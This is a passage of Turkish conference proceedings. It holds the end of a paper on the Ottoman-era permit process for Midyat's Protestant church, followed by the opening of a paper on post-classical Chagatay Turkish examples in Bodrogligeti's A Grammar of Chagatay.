amaçlarını bu faaliyetlerin arkasında gizleyerek kısa sürede Hristiyanlığın üçüncü bir mezhebi olarak ortaya çıktılar. Midyat Kazası da Protestan mezhebinin en çok güçlendiği yerlerden birisi haline geldi. Şehirde bir istasyon kuran Misyoner Board Teşkilatı üyeleri, Süryani köyleri dolaşarak yardımlar dağıtarak ve mektepler açtılar. Midyat Süryani kadim cemaati ile yeni mezhebin mensupları arasında silahlı çatışmaya varan kavga ve mücadele, daha sonra yerini rekabete ve karşılıklı resmi mercilere şikâyete kadar vardırı. Protestanların Müslümanlar üzerindeki etkileri tam olarak bilinmese de bir kısım aileler, açılan okulların gelecek vaat etmesiyle çok az da olsa çocuklarını buralarda okuttular. Ancak Protestanların hedefinde daha çok Hristiyanlığın diğer mezhepleri olduğu Midyat'ta da görülmüştür.

Osmanlı Millet sistemi içinde yer alan Protestanlar Islahat Fermanı'ndan sonra kiliseler inşa etmeye bunlara çan kuleleri takmaya başlamıştır. Yeniden kilise inşa şartları ve uygulama süreci, devletin Millet sistemi içindeki dinlerin mabetlerine kontrollü olarak izin verdiği, ruhsat işlemlerini uzun prosedürlere bağladığı görülmektedir. Bu dönemde eski kiliseler onarılarak pek çoğuna çan kuleleri takılmaya başlandı. Osmanlı Devleti Tanzimat'tan sonra memurların görev ve yetkileri ile ağır işleyen hantal bürokratik kırtasiyeciliğe başladığı makalede izi sürülen kilise ruhsatlandırma sürecinde görülmektedir. Devletin bürokratik sistemi, evrakın işlenmesi, havale ve kayıt sisteminin oturduğu ancak merkeziyetçilik ve merkezi hükümetin yetkileri kendinde toplayan anlayışı iş ve işlemleri alabildiğince yavaşlattığı söz konusu evrak dosyasının seyir sürecinde görülmüştür.


6. EKLER

T.C. BASBAKANLIK OSMANLI ARSIVI DAIRE BASKANLIĞI (BOA)




SD.01497.00007.002

Midyat Protestan Kilisesi'ne Ait İnşaa Ruhsat Dosyası (1.Sayfa) (BOA, ŞD.1497.7-2



Midyat Protestan Kilisesi İnşa Planı (BOA.İ.AZN.108.20-2)



Midyat Protestan Kilisesi Cephe Görünüşleri (BOA.İ.AZN.108.20-2)

7. KAYNAKÇA

a. Osmanlı Devlet Arşivleri (BOA)

- [1] BŞM. d.10172, 2.Zilkade 1250.
- [2] DH. MKT. 4/88, 10 Mart 309.
- [3] DH. TMIK. M. 8/33. 11 Haziran 312.
- [4] DH. TMIK-M.29/38, 23 Şubat 312.
- [5] DH. MKT. 4/88, 10 Mart 309.
- [6] DH. İD 162/30-1, 30 T.Evvel 328.
- [7] HR. TH. 177/40, 19 Muharrem 314.
- [8] HR. SYS.1869.
- [9] İ.AZN 108/20-6, 11 Eylül 328.
- [10] Y.PRK. MF.5/20-1, 2 Mayıs 323.
- [11] Y.PRK. UM. 20/112, 4 Şubat 306.
- [12] ŞD.1497/7-1-9, 7 Mayıs 328.

b. Salnameler ve Yayınlanmış Arşiv Kaynakları

- [13] Salnâme-i Vilayet-i Diyarbekir, def'a 14, h.1312.
- [14] Salname-i Vilayet-i Diyarbekir, def'a 13, h.1308.
- [15] Salname-i Vilayet-i Diyarbekir, def'a 19, h.1321.
- [16] 998 Numaralı Muhasebe-i Vilayet-i Diyar-i Bekr ve Arab be Zül-Kadiriyye Defteri I, Başbakanlık Devlet Arşivleri Genel Müdürlüğü Yayın Nu: 39, Ankara, 1998.

c. Yayınlanmış Eserler

- [17] A. Palmer, Monk and Mason on the Tigris Frontier: The Early History of Tur Abdin, Cambridge University Pres, 1990.
- [18] H. Erkanal, "Mezopotamya'ya Açılan Kapı: Nusaybin", Makalelerle Mardin I, Haz. İbrahim Özcoşar, İstanbul, Mardin İhtisas Kütüphanesi Yayınları, 2007, 1-16.
- [19] H. Hollerweger, Canlı Kültür Mirası Turabdin, Friends of Turabdin, Linz.1999.
- [20] H. Dolapönü, Tarihte Mardin, İstanbul 1972.
- [21] M.S. Erpolat, "Tapu Tahrir Defterlerine Göre XVI. Yüzyılda Midyat", Makalelerle Mardin, İstanbul, Mardin İhtisas Kütüphanesi, 2007, 381-413.
- [22] İ. Yücel, Anadolu'da Amerikan Misyonerliği ve Misyon Hastaneleri, 1880-1934, TTK . Ankara, 1917.

- [23] İ. Özçoşar, 19.Yüzyılda Mardin Süryanileri, Beyan Yayınları, İstanbul. 2008.
- [24] İ. Ortaylı, Tanzimat Devrinde Osmanlı Mahalli İdareleri (18840-1880), TTK, Ankara 2011.
- [25] J. F. Bayart, Kimlik Yanılsaması, Metis Yayınları İstanbul 1999.
- [26] G. Poggi, Modern Devletin Gelişimi, Bilgi Üniversitesi Yayınları, İstanbul 2016.
- [27] K. Karpat, Osmanlı Nüfusu 1830-1914, Timaş Yayınları, İstanbul, 2010.
- [28] M. Demir, “Asur Kaynakları Işığında Tur Abdin (Kasiari)” Uluslararası Midyat Sempozyumu Bildirileri, Editör: İbrahim Özçoşar, Mardin, 2012, 43-66.
- [29] M. Çelik, *Süryani Tarihi(I)*, Ankara, Ayraç Yayınevi1996).
- [30] M.Streek,“Tur Abdin”, *İslam Ansiklopedisi*, ,C. XII-II, Milli Eğitim Basımevi, İstanbul,1985.
- [31] M. M. Kenanoğlu, Osmanlı Millet Sistemi, Mit ve gerçek, İstanbul, Klasik, 2017.
- [32] M. Akman, Kilise ve Havraların İslam-Osmanlı hukuk Tarihindeki Yeri, İLAM Araştırma Dergisi, C.1.s.2,1996, 133-145.
- [33] O. Bozan, “Osmanlı Döneminde Amerikan Misyonerlerinin Diyarbakır Vilayeti’ne Gelişi ve Faaliyetleri”, Dicle Üniversitesi Sosyal Bilimler Dergisi, sayı.13, 2015, 333-361.
- [34] S. Aydın, K. Emiroğlu vd. Mardin Aşiret-Cemaat-Devlet, Tarih Vakfı Yay. İstanbul 2001.
- [35] U. Kocabaşoğlu, S. Bayraktar, “Türkiye’de Misyonerlik”, İslami Araştırmalar, c.4.sayı.1,1990, 72-77.
- [36] U. Kocabaşoğlu, Kendi Belgeleriyle Anadolu’daki Amerika, 19.yüzyılda Osmanlı İmparatorluğu’ndaki Amerika Misyoner Okulları, Arba Yayınları, İstanbul 1989.

ANDRÁS J. E. BODROGLİGETİ’NİN A GRAMMAR OF CHAGATAY ADLI ESERİNDE İNCELEDİĞİ KLASİK SONRASI DEVİR ÇAĞATAY TÜRKÇESİ ÖRNEKLERİ

Nuray Tamir¹

¹ *Ankara Hacı Bayram Veli Üniversitesi, Edebiyat Fakültesi, Ankara, TURKEY.*

nuray.tamir@hbv.edu.tr

ORCID: 0000-0002-8378-4706

ÖZET

Türkçenin tarihî dönemlerinden Kıpçak Türkçesi ve Çağatay Türkçesi üzerine çalışmaları olan András J. E. Bodrogligeti, uluslararası alanda Türkçe ile ilgili çalışmalarıyla tanınmaktadır. András J. E. Bodrogligeti’nin 2001 yılında hazırladığı A Grammar of Chagatay tarihî Türk lehçeleri çalışmaları için kapsamlı bilgiler içermektedir ve Çağatay Türkçesi alanında araştırma yapanlar için başvuru kaynağı durumundadır. Çağatayca’nın ve ona dair çalışmaların günümüzdeki durumu, dönemin eserlerinin ulaşılabilirliği ve Çağatay Türkçesi’nin mirası olan modern Türk lehçeleri ile ilgili bilgiler, eserin giriş kısmında ayrıntılarıyla işlenmiştir. Çağatayca’nın üç alt dönemine ait eserlerle birlikte Karahanlı Türkçesi ve Harezm-Kıpçak Türkçesine ait metinler ve sözlükler de incelenen metinler içerisinde yer almaktadır. Eckmann’ın Çağatayca dönemleriyle ilgili yaygın olarak kabul gören tasnifindeki “Klasik Sonrası Devir (1600-1921)” ile ilgili eserlerin sayısı Türk Dünyası’nda fazladır. Yazıldıkları dönemin şartlarına bağlı olarak bu yazmalara ulaşmakta zorluklar çekilmiştir. Kütüphanelerin dijitalleşmesi ile birlikte, bu eserlere Türkiye’de 2000’li yıllardan itibaren ulaşılmış ve üzerinde bilimsel incelemeler yapılmıştır. Bodrogligeti’nin bu devir eserleri ile ilgili müstakil çalışmaları bulunmaktadır. A Grammar of Chagatay’da ise Klasik Sonrası Devre ait Mebâni’l-Lugat, Nisâb-ı Türki, Senglah, Dictionnaire Turk-Oriental (içindeki Şecere-i Terâkime’den alınan örneklerle sınırlandırılarak) sözlükler ve Hâliş’s Story of İbrâhîm A Central Asian Islamic Work in Late Chagatay Turkic adlı eserden örnekler yer almaktadır. Bildiride Bodrogligeti’nin incelediği Klasik Sonrası Devir örnekleri taranarak tespit edilecek ve fişleme tekniği ile taranan bu örneklerin hangi yöntemle incelendiği tasnif edilecektir.

Böylelikle Bodrogligeti'nin uyguladığı yöntemin, Türkiye'deki gramer hazırlama yöntemlerine katkı sağlayacağı öngörülmektedir.

Anahtar Kelimeler: Klasik Sonrası Devir Çağatay Türkçesi, András J. E. Bodrogligeti, A Grammar of Chagatay

**THE POST-CLASSICAL PERIOD EXAMPLES OF CHAGATAY TURKISH
WHICH ANDRÁS J. E. BODROGLIGETI ANALYZED IN HIS
“A GRAMMAR OF CHAGATAY” WORK**

ABSTRACT

András J. E. Bodrogligeti studies on Kipchak Turkish and Chagatay belonging historic period of Turkish and he is famous for these works in the international arena. One of his works that he prepared in 2001, A Grammar of Chagatay, contains detailed information for historical Turkish dialects studies and it is a valuable source which can be useful for researchers interested in Chagatay Turkish. Introduction part of the work tells about the current status of Chagatay and works on it, the accesibility of works belonging Post-Classical Period and lastly, the information of modern Turkish dialects which are inherited from Chagatay Turkish. His work also includes the works of Chagatay's three sub-period and the texts / words related to Khorezmian-Kipchak Turkish and Karakhanid Turkish. In Turkish World, there are many works belonging to “Post-Classical Period (1600-1921)” which is one of Eckmann's commonly accepted classification of Chagatay periods. Due to conditions of that era, these manuscripts were hard to be obtained. These works became accessible in Turkey since 2000s with digitalization of libraries and researchers were able to do scientific studies on them. There are specific works of Bodrogligeti studying Post-Classical Period. His work “A Grammar of Chagatay” contains examples from Post-Classical Period works that are Mebâni'l-Lugat, Nisâb-ı Türki, Senglah, Dictionnaire Turk-Oriental (limiting it with the examples taken from Şecere-i Terâkime in it) and Hâliş's Story of Ibrâhîm A Central Asian Islamic Work in Late Chagatay Turkic. In this paper, the examples of Post-Classical Period analyzed by Bodrogligeti will be browsed and the method that he used to analyze these examples will be classified using tagging method. Therefore, it is anticipated that Bodrogligeti's method will provide to grammar preparation methods in Turkey.

Keywords: Post-Classical Period of Chagatay Turkish, András J. E. Bodrogligeti, A Grammar of Chagatay

Giriş

Türk Dili, sadece Türkiye ve Türk dünyasında değil, Avrupa ve diğer ülkelerde bilim adamlarınca üzerinde incelemeler yapılan geniş bir alandır. Türkçenin tarihî dönemlerinden Kıpçak Türkçesi ve Çağatay Türkçesi üzerine çalışmaları olan András J. E. Bodrogligeti, uluslararası alanda Türkçe ile ilgili çalışmalarıyla tanınmaktadır.

András J. E. Bodrogligeti (1925-2017) “Macaristan’ın Szolnok şehrine bağlı Kunság “Kumanistan” adlı köyde doğmuştur. Macaristan’da ilk, orta ve üniversite eğitimini tamamlamıştır. Budapeşte Loránd Eötvös Üniversitesinde Avrupa dilleri, daha sonra da Doğu bilimleri alanlarında yüksek lisans derecelerini tamamladıktan sonra Doğu dillerine yönelmiş, Türkçe ve İran dilleri üzerine çalışmalar yapmıştır. “The Persian Vocabulary of the Codex Cumanicus” (*CC. ’un Farsça Söz Varlığı*) adlı çalışması ile 1971 yılında doktora derecesini kazanmıştır.

Macaristan Bilimler Akademisinde (1958-1961), Loránd Eötvös Üniversitesinde (1961-1967) öğretim üyeliğinden sonra UNESCO bursu ile Ankara Üniversitesi Dil ve Tarih-Coğrafya Fakültesinde (1964-1965) ve University of California, Los Angeles (UCLA)’da (1967-1968) konuk öğretim üyesi olmuştur. 1970 yılında Amerika’nın teklifini kabul edip oraya göç ederek UCLA’da ilmî çalışmalarını devam ettirmiştir. Kőrösi Csoma Archivum dergisinin kurucu üyeliği (1959), Macar Bilimler Akademisi Yayınevi Akadémiai Kiadó’nun redaktörlüğü (1965-1970), Ural-Altäische Jahrbücher dergisinin yardımcı editörlüğü (1979-1993), John D. Soper Orta Asya Dil Enstitüsü müdürlüğü (1989-1998) diğer önemli görevleri arasındadır. Aynı zamanda Türk Dil Kurumunun şeref üyesi olan Bodrogligeti, pek çok ödül kazanmıştır. [1]

Bilinen başlıca eserleri aşağıda listelenmiştir [2]:

Kitapları:

Navai, Farhad és Širin. (Co-author) (Translation of Mir Ali Shir Navai's Farhad va Shirin). Budapest: Európa Publishing House 1963.

A Fourteenth Century Turkic Translation of Sa'di's Gulistan. Akadémiai Kiadó, Budapest 1969.

The Persian Vocabulary of the Codex Cumanicus. Akadémiai Kiadó, Budapest 1971.

Navai, Farhad és Širin. (Co-author) (Translation of Mir Ali Shir Navai's Farhad va Shirin). Second Revised Edition. Budapest: Európa Publishing House 1973.

Hāliš's Story of Ibrāhīm A Central Asian Islamic Work in Late Chagatay Turkic. Brill, Leiden 1975.

Eastern Turkic Languages and Turkic Literatures. A Collection of Seven Essays o Turkish Poetry and Philology (1962-1965). Budapest Akadémiai Kiadó, 1984.

A Grammar of Chagatay. Lincom Europa Academic Publishers, 155 Languages of the World Materials, 2001.

Modern Literary Uzbek. A Manual for Intensive Elementary, Intermediate and Advanced Courses. Vol. 1-2, Lincom, 2002.

An Academic Reference Grammar of Modern Literary Uzbek. Vol. 1-2, Lincom, 2003.

Makaleleri:

“Glosses on Sayf-i Sarāyī’s Gulistān bi’t-Turkī”. *Acta Orient. Hung.* XV (1962), s. 23-30.

“A Turkish Folk Song from the Golden Horde”. *Acta Orient. Hung.* XV (1962), s. 207-218.

“Notes on the Turkish Literature at the Mameluke Court”. *Acta Orient. Hung.* XV (1962), s. 273-282.

“A Collection of Turkish Poems from the Fourteenth Century”. *Acta Orient. Hung.* XVI (1963), s. 245-311.

“Farīdu’dīn ‘Attār’ın Tazkıratu’l Avliyā Adlı Eserinin İlk Türkçe Tercümesi Hakkında”. XI. Türk Dil Kurultayında Okunan Bildiriler, Ankara, (1963), s. 87-97.

“Sayf-i Sarāyī und die chwarezmtürkische Literatur”. *JSFOu*, LXV (1964), s. 79-89.

“Early Turkish Terms Connected with Book and Writing”. *Acta Orient. Hung.* XVIII (1965), s. 93-117.

“On the Prosody of ‘Ali’s Qissa-i Yūsuf”. *Acta Orient. Hung.* XIX (1966), s. 79-97.

“Preliminary Notes on the Edition of the Persian Glosses of the Codex Cumanicus”. *Acta Orient. Hung.* XXII (1969), s. 353-360.

“Finite Forms in -isar/-isär in Fourteenth Century Turkish Literary Documents”. *Acta Orient. Hung.* XXIII (1970), s. 167-176.

“A Grammar of Mameluke-Kipchak”. *Studia Turcica* (1971), s. 89-102.

“Abulgazi Bahadur Khan”. *Világirodalmi Lexicon (Encyclopedia of World Literature)*, Budapest (1971), s. 636.

“Ahmet Jeszevi (Ahmad Yasavi)”. *Világirodalmi Lexicon (Encyclopedia of World Literature)*, Budapest (1971), s. 636.

“Islamic Terms in Eastern Middle Turkic”. *Acta Orient. Hung.* XXV (1972), s. 355-367.

“Ahmad’s Baraq-nāma: A Central Asian Islamic Work in Eastern Middle Turkic”. *Central Asiatic Journal* XVIII (1974), s. 83-128.

“Qutadgu Bilig” Essay. Encyclopedia of Islam. Leiden: E. J. Brill (1974), s. 538-539.

“Muhammad Shaybani’s Bahru’l-Huda. An Early Sixteenth Century Didactic Qasida in Chagatay”. UAJB 54 (1982), s. 1-56.

“Babur Shah’s Chagatay Version of the Risala-i Validiya: A Central Asian Turkic Treatise on How to Emulate the Prophet Muhammad”. UAJB 56 (1984).

“Classical Uzbek (Chagatay) açuq yaruq: An Example of Lexicalization of Coordinated Words”. TDAYB (1991). Ankara: Ankara Üniversitesi Basımevi, 1994.

“Chagatay or Classical Uzbek? The Uzbeks to Take Charge of the Classical Central Asian Turkish Heritage”. Türk Dilleri Araştırmaları 3, (1993), s. 43-56.

András J. E. Bodrogligeti’nin Türkiye’de Çağatay Türkçesi üzerine çalışanlar için başvuru kaynağı olan *A Grammar of Chagatay* adlı eseri, 2001 yılında yayımlanmıştır. Eserin giriş kısmında Çağataycanın ve ona dair çalışmaların günümüzdeki durumu, dönemin eserlerinin ulaşılabilirliği ve Çağatay Türkçesi’nin mirası olan modern Türk lehçeleri ile ilgili bilgiler ayrıntılarıyla işlenmiştir. Çağatayca’nın üç alt dönemine ait eserlerle birlikte Karahanlı Türkçesi ve Harezm-Kıpçak Türkçesine ait metinler ve sözlükler de bu gramerde incelenen zengin kaynaklar arasında yer almaktadır.

Eckmann’ın Çağatayca dönemleriyle ilgili yaygın olarak kabul gören tasnifindeki “Klasik Sonrası Devir (1600-1921)” [3] ile ilgili eserlerin sayısı Türk Dünyası’nda fazladır. Bu eserlere Türkiye’de 2000’li yıllardan itibaren ulaşılabilmiş ve üzerlerinde bilimsel incelemeler yapılmıştır. Bodrogligeti’nin bu devir eserleri ile ilgili müstakil çalışmaları bulunmaktadır. *A Grammar of Chagatay*’da ise Klasik Sonrası Devre ait Mebâni’l-Lugat (Mab.L), Nisâb-ı Türki (NTM), Senglah (Sang), Dictionnaire turk-oriental (PdC) sözlükleri ve Hâliş’s Story of Ibrâhîm A Central Asian Islamic Work in Late Chagatay Turkic (H) adlı eserden örnekler yer almaktadır. Bu eserlere dair kısaltmalar Bodrogligeti’nin kullandığı şekilde parantez içinde gösterilmiştir. *Sang*, Muhammed Mehdi Han Asterâbâdî tarafından 1760’lara doğru yazıldığı düşünülen Çağatayca-Farsça lugattır [4]; *Mab.L* Senglâh’ın küçük bir Çağatayca gramer olan giriş bölümüdür [5]. *NTM*, 1614 yılında Muhammed Ya’kûb Belhî tarafından telif edilen manzum sözlüğün Manchester Üniversitesi’nin John Rylands Kütüphanesi’ndeki MS 63 numaralı nüshası, Bodrogligeti tarafından yayımlanmıştır. [6] Bu nüshada kayıtlı tarihten, eserin 18 Aralık 1715’te istinsah edildiği anlaşılmaktadır. [7] *PdC* Pavet de Courteille tarafından 1870 yılında Paris’te yayımlanan Çağatayca-Fransızca sözlüktür [8]. *H* Bodrogligeti’nin 1975 yılında transkripsiyonu, gramer incelemesi, İngilizce tercümesi ve sözlüğü ile birlikte yayımladığı, dil özelliklerinden 18. yüzyılın sonu 19. yüzyılın başlarında ortaya konulduğunu tahmin ettiği, geç dönem Çağatayca eseridir. [9]

Bodrogligeti, kitabı için kullanılan edebî eserlere girişte kısaca değinir. Faydalandığı ana kaynaklarının Çağataycanın farklı tarihî dönemlerindeki tüm dil katmanlarından geldiğini belirtir. Hâliş gibi Derviş Edebiyatı tarafından hazırlanan *The Story of Ibrâhîm*’i efsane ve didaktik çalışmalarda;

Muhammed Mehdî Hân'ın Senglâh'ını gramer ve sözlüklerde göstermiştir. Çağataycanın sözlük araştırmalarında yardımcı olarak saydığı diğer sözlüklerle birlikte, Pavet de Courteille'nin Çağatay Sözlüğü'nü de elverişli kaynaklar arasında sayar. [10]

Kullanılan kaynaklardan Dictionnaire turk-oriental adlı sözlükte Çağatayca'nın tüm dönemlerine ait örnekler bulunmaktadır. Bodrogligeti'nin bu eserden seçtiği örnekler eğer Klasik Sonrası Devre aitse bildiriye dâhil edilmiştir. Bodrogligeti'nin faydalandığı Klasik Sonrası Devir Çağatayca eserlerinin, A Grammar of Chagatay'da yer alan bibliyografik künyeleri yayın tarihlerine göre şöyle sıralanabilir [11]:

Pavet de Courteille, A. J. B. Dictionnaire turk-oriental destiné principalement à faciliter la lecture des ouvrages de Bâber, d'Aboul-Gâzi et de Mir-Ali-Chir-Navâi. Paris: A l'imprimerie impériale, 1870.

Ross, E. Denison, The Mabâni'l-Lughat being a Grammar of the Turki Language in Persian by Mirzâ Mehdi Khân. Bibliotheca Indica. New Series, No. 1225. Calcutta, 1910.

Clauson, Sir Gerard, Sanglax. A Persian Guide to the Turkish Language by Muhammad Mahdî Xân. E.J.W. Gibb Memorial Series. New Series, XX, London, 1960.

Bodrogligeti, A. Hâlis's Story of Ibrâhîm. A Central Asian Islamic Work in Late Chagatay Turkic. Leiden: E. J. Brill (1975), 80 pages.

Bodrogligeti, A. "A Glossary to the Rylands Eastern Turkic-Persian Versified Vocabulary." UAJB. 53 (1981), 65 pages.

Türkiye'deki Çağatay Türkçesi ile ilgili gramer çalışmaları, incelenen metinlerde tespit edilen dil bilgisi özelliklerinden yola çıkılarak düzenlenmektedir. Bu gramer düzenlerine şu örnekler gösterilebilir:

H. Vural, R. Karaatlı ve A. O. Solmaz'ın hazırladığı Çağatay Türkçesi adlı eser, *Giriş* (Çağatay Türkçesi ve Edebiyatı, Çağatay Türkçesi ve Edebiyatının devreleri, bu dönemlerdeki isimler ve eserleri), *Şekil Bilgisi* (İsim Çekimi, Zamir, Zarf, Sıfat, Sıfat-Fiiller (Partisipler), Zarf-Fiiller (Gerindiumlar), Edatlar, Fiil, Fiil Çekimleri, Birleşik Zaman Çekimleri, Bildirme, Cevheri Fiil), *Seçme Metinler* (Transkripsiyonlu Metinler), *Sözlük ve Orijinal Metinler* düzeni ile hazırlanmıştır. [12]

M. Argunşah'ın Çağatay Türkçesi adlı eseri *Çağatay Türkçesi ve Edebiyatı* (Çağatay Türkçesi, tanımı, Çağatay Devleti, Çağatayca veya Çağatay Türkçesi terimi, dönemleri, edebî dilinin kaynağı, özellikleri; Çağatay Edebiyatı, Dönemlerine göre yazarları ve eserleri, sözlükleri), *Ses Bilgisi* (Ünlüler, Ünlü uyumları, Ünlü olayları; Ünsüzler, Ünsüz uyumu, Ünsüz değişimleri, Ünsüz düşmesi, Ünsüz türemesi, İkizleşme, Göçüşme (yer değiştirme)), *Biçim Bilgisi* (Yapım Ekleri, İsim Çekimi, Sıfatlar, Sayılar, Zamirler (Adıllar), Zarflar (Belirteçler), Edatlar (İlgeçler), İsim-Fiiller, Sıfat-Fiiller, Zarf-Fiiller, Fiil Çekimi, Basit Çekim, Bildirme Kipleri, Tasarlama (Dilek) Kipleri, Birleşik Çekim, Fiillerde

Olumsuzluk, Fiillerde Soru, Ek-fiiller, Birleşik Fiiller), *Metin Çözümlemeleri, Çeviri Yazılı Metinler, Sözlük, Kaynakça, Tıpkı Basım* başlıklarından oluşan ayrıntılı bir gramer düzenine sahiptir.[13]

J. Eckmann'ın Chagatay Manual'ı **Introduction, Phonology** (Vowels, Vowel Harmony (*Uyum*), Changes of Vowels, Euphony (*Ses uyumları-düşmeler*) of Vowels, Consonants, Changes of Consonants), **Formation of Words** (*Kelime Yapımı*) (Formation of Nouns, Formation of Verbs), **Inflection and Related Syntax** (*Çekim ve İşletme*) (Inflection of the Noun, Cases (*İsmin Hâlleri*); Persian Declensional Elements (*Farsça Çekim Öğeleri*); Adjective (*Sıfat*); Numerals (*Sayılar*); Pronouns (*Zamirler*); Adverbs (*Zarf*lar); Postpositions and Prepositions (*Son Çekim Edatları ve Ön Çekim Edatları*); Inflection of the Verb, Verbal Nouns (*İsim-Fiiller*), Gerunds (*Zarf-Fiiller*), Personal Signs (*Şahıs Ekleri*), Finite Forms (*Çekimli Biçimler*), Forms from Verbal Nouns (*İsim-Fiillerden Yapılan Kipler*), Forms from Gerunds (*Zarf-Fiillerden Yapılan Kipler*), Auxiliary Verbs, Particles (Edatlar), Conjunctions (*Bağlaçlar*), **Sentence Structure** (*Cümle Yapısı*) (Definitions (*Tanımlar*), Parts of a Sentence (*Cümle Öğeleri*), Simple Sentences (*Basit Cümleler*), Compound Sentences (Birleşik Cümleler), Complex Sentences (*Karmaşık Cümleler*)), **Index, Reader** (Metinler), **Glossary, Bibliography** başlıkları altında hazırlanmıştır ve Türkiye'deki Çağatayca gramerlerin düzeninden farklı bir düzene sahiptir. [14]

Bodrogligeti'de ise gramer düzeni oldukça ayrıntılıdır ve Türkiye'deki gramer çalışmalarına göre değişik sıralamadır: **Introduction, Abbreviations** (Kısaltmalar), **The Arabic-Persian Alphabet, 1. Orthography** (Yazım), **2. Phonology** (Vowels, Classification of Vowels, The Distribution of Vowels, Vowel Harmony, Palato-alveolar Harmony, Labial-illabial Harmony; Consonants, Classification of Consonants), **3. Morphology** (Nouns: Number, Status (*Durum*), Gender (*Cins*), Nominal Inflection (*İsim Çekimi*), Formation of Nouns (*İsim Türetmeleri/Yapımı*); Postpositions (*Son Çekim Edatları*): Primary (*Birincil/Asıl*) Postpositions, Secondary Postpositions; Adjectives: Syntactic Function of Adjectives (*Sıfatların Söz Dizimi İşlevi*), Classification of Adjectives; Pronouns: Personal Pronouns, Reflexive Pronouns (*Dönüşlü Zamirler*), Reciprocal Pronouns (*İşteş Zamirler*), Possessive (*İyelik*) Pronouns, Demonstrative Pronouns (*İşaret Zamirleri*), Deictic Pronouns (*Gösterme Zamirleri*), Interrogative Pronouns (*Soru Zamirleri*), Indefinite Pronouns (*Belirsiz Zamirler*), Universal Pronouns (*Evensel Zamirler*), Collective Pronouns (*Topluluk Zamirleri*), Assertive Pronouns (*İddialı Zamirler*), Negative Pronouns, Relative Pronouns (*İlgi Zamirleri*); Numerals: Cardinal Numbers (*Asıl Sayılar*), Ordinal Numbers (Sıra Sayıları), Collective Numbers (*Topluluk Sayıları*), Distributive Numbers (*Üleştirme Sayıları*), Multiplicative Numbers (*Çarpımsal Sayılar*), Indefinite Numbers (*Belirsiz Sayılar*), Numeratives (*Sayımda kullanılan kelimeler*); Verbs: Morphological Elements of Verbs, Verbal Stems (*Fiil Kök/Gövdeleri*), Substantive verbs (*Ek fiiller*), Defective verbs (*Eksikli fiiller*), Finite forms (*bitimli fiiller/fiilin çekimli durumu*), Verbal Nouns (*İsim-Fiiller*), Gerunds (*Zarf-Fiiller*), Participles [Verbal Adjectives] (*Sıfat-Fiiller*), Descriptive Verbs (Tasvir Fiilleri), Verb Formation (*Fiil Türetmeleri/Yapımı*); Adverbs: Primary Adverbs (*Birincil/Asıl Zarf*lar), Adjectives in the Role of

Adverbs (*Zarf görevindeki Sıfatlar*), Nouns in the Role of Adverbs, Gerunds Lexicalized as Adverbs (*Zarf olarak türetilmiş zarf-fiiller*), Coordinated Nouns (*Birleşik İsimler*), Repetition of Adjectives or Nouns (İsimler veya Sıfatların İkilemeleri), Arabic Accusative Case Forms Used as Adverbs (*Zarflar gibi kullanılan Arapça Belirtme Hâli Biçimleri*), Arabic Verbal Nouns, Arabic Phrases Used as Adverbs (*Zarf olarak kullanılan Arapça Deyimler*), Persian Phrases Used as Adverbs (*Zarf olarak kullanılan Farsça Deyimler*), Semantic Classification (Anlamsal sınıflandırma); Conjunctions (*Bağlaçlar*): Coordinating Conjunctions (Sıralama Bağlaçları), Subordinating Conjunctions (Yan Cümle Bağlaçları); Particles (*Edatlar*): Particles of Specification (*Belirtme Edatları*), Particles of Intensification (*Kuvvetlendirme Edatları*), Deictic Particles (*Gösterme Edatları*), Interrogative Particles (*Soru Edatları*), Subjective [Modal] Particles (*Öznel [Kip] Edatları*), Morphologic-Syntactic Particles (*Biçimbilimsel-Söz Dizimsel Edatlar*), Emphatic Particles (*Vurgulu Edatlar*), Quasi Particles (*Benzer(lik) Edatları*); Interjections (Ünlemler); Preposition (*Son Çekim Edatları ve Ön Çekim Edatları*): Primary Prepositions, Secondary Prepositions, Prepositional phrases; Onomatopoeic Words (*Yansıma Kelimeler*), **4. Syntax (Söz Dizimi)** (Syntactic Structures (*Söz Dizimsel Yapılar*): Nouns Connected by Juxtaposition (*Ekleme/Bağlama ile Bağlanan İsimler*), Coordinated Words (*Birleşik Kelimeler*), Nouns Modified by Other Nouns (*Diğer İsimlerle Biçim Değiştirmiş İsimler*), Bahuvrihi Compounds (*Bir tür birleşik isim*), Predicative Compounds (*Birleşik Ek-fiiller*), Izafat Structures (*İzafet Yapıları*), Arabic Izafat Structures (*Arapça İzafet Yapıları*); Government (*Tamlayıcı*): Government by Verbs (*Fiil Tamlayıcıları*); The sentence: Classification According to Function, Classification According to Status (Durumlar), Classification According to Structure; The Word Order (*Kelime düzeni/dizilişi*): Direct Word Order (*Dolaysız Kelime düzeni/dizilişi*), Inversion (*Devrik dizim*), Word Order of Phrasal Verbs (*Deyimleşmiş Fiillerin Kelime düzeni/dizilişi*), **5. Lexicon (Sözlük)** (Sample Vocabulary (*Örnek Söz Varlığı*), Phraseology (*Deyim*) [Idioms, Set Expressions = (*Deyimler*)], Loan Translations (*Alıntı Çeviriler*), Proverbs (*Atasözleri*), **6. Style (Üslup)**, **7. Sample Texts (Örnek Metinler)** (Poems, Prose [nesir]), **Bibliography**. [15]

Bodrogligeti'nin eserinde kullandığı transkripsiyon harfleri, Türkiye'deki Çağatayca metin yayınlarından farklılık göstermektedir. Bu farklılıklar bazı harflerle sınırlıdır:

Arap Harfleri	Bodrogligeti'nin Transkripsiyonu	Türkiye'deki Metin Yayınlarındaki Transkripsiyonu
چ	ç	ç
ژ	ž	j
ش	š	ş
ض	ž	z
غ	ğ	ğ
ق	q	k
نگ	ng	ng

Çağataycanın ünlülerini gösterirken de Bodrogligeti'nin Türkiye'deki çalışmalardan farklı işaretler kullandığı görülmektedir:

Kısa ünlüler: a, ä, e, i, i, o, ö, u, ü

Uzun ünlüler: ā, ī, ū (*Arapça ve Farsça kelimelerde*), ē ve ō (*Farsça kelimelerde*) [16]

Bildiride incelenen örneklerin yazımında, diğer çalışmalarla birlik sağlanabilmesi için Türkiye'de kullanılan transkripsiyon harfleri tercih edilmiştir. Bodrogligeti'nin nun-kef (arka damak n sesi) için tercih ettiği **ng**, uzun i sesi için tercih ettiği **ī**, gayın harfi için tercih ettiği **ǰ** ve vâv-ı ma'dûle **hw** yazılışları değiştirilmemiştir.

A Grammar of Chagatay Adlı Eserdeki Klasik Sonrası Devir Çağatay Türkçesi Örnekleri

Bodrogligeti'nin yukarıda belirtilen düzende incelediği örneklerde Number (Sayı) başlığına (*s. 18*) kadar genel örnekler verdiği görülmektedir. Bu başlıktan itibaren dönemin eserlerinden örnekler de incelemeye dâhil edilmiştir.

